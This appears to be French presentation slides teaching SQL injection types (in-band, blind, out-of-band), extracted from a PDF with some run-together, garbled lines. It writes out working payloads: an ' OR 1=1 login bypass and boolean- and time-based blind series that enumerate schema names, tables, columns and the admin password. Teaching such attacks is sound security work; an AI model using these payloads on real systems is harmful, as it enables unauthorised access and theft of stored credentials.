


## INJECTIONS SQL

- 1. SOMMAIRE
- 2. TYPES D'INJECTIONS
  - a) IN-BAND SQLi
  - b) BLIND SQLi
- 3. DEMO
- 4. BONNES PRATIQUES





## Out-of-Band SQLi




## attaque en 3 étapes


Envoyer requête à un site web vulnérable avec un payload

Site web envoie la requête à la DB avec le payload

Payload force une requête HTTP vers la machine du hacker avec data de la DB

## In-Band SQLi: Error-Based + Union-Based





### **Blind SQLi - Authentication Bypass**

#### Implémentation "classique":

**SELECT \* FROM** users WHERE username='username' AND password='password';

Injection: 'OR 1=1;--

#### Injection dans le champ username:

**SELECT \* FROM** users WHERE username=" OR 1=1;-- AND password='password';

#### Injection dans le champ password:

**SELECT \* FROM users WHERE username=" AND password=" OR 1=1; --';** 

# Implémentation "classique": SELECT \* FROM users WHERE username = 'username'; Série d'injections:

## Blind SQLi -Boolean Based

**SELECT \* FROM users WHERE username = '** 

admin123' UNION SELECT 1;-admin123' UNION SELECT 1,2,3;-admin123' UNION SELECT 1,2,3 WHERE database() LIKE 's%';--

admin123' UNION SELECT 1,2,3 FROM information\_schema.tables WHERE table\_schema = 'sqli\_three' AND table\_name LIKE 'a%';--

admin123' UNION SELECT 1,2,3 FROM information\_schema.columns WHERE table\_shema='sqli\_three' AND table\_name='users' AND column\_name LIKE 'a%';--

admin123' UNION SELECT 1,2,3 FROM users WHERE username LIKE 'a% admin123' UNION SELECT 1,2,3 FROM users WHERE username='admin' AND password LIKE 'a%

•••

#### **Blind SQLi - Time Based**

```
Implémentation "classique":
   SELECT * FROM users WHERE username = 'username';
Série d'injections:
admin123' UNION SELECT SLEEP(5);--
admin123' UNION SELECT SLEEP(5),2;--
admin123' UNION SELECT SLEEP(5),2 WHERE database() LIKE 'u%';--
```

admin123' UNION SELECT 1,2 FROM users WHERE username='admin' AND password LIKE 'a%

•••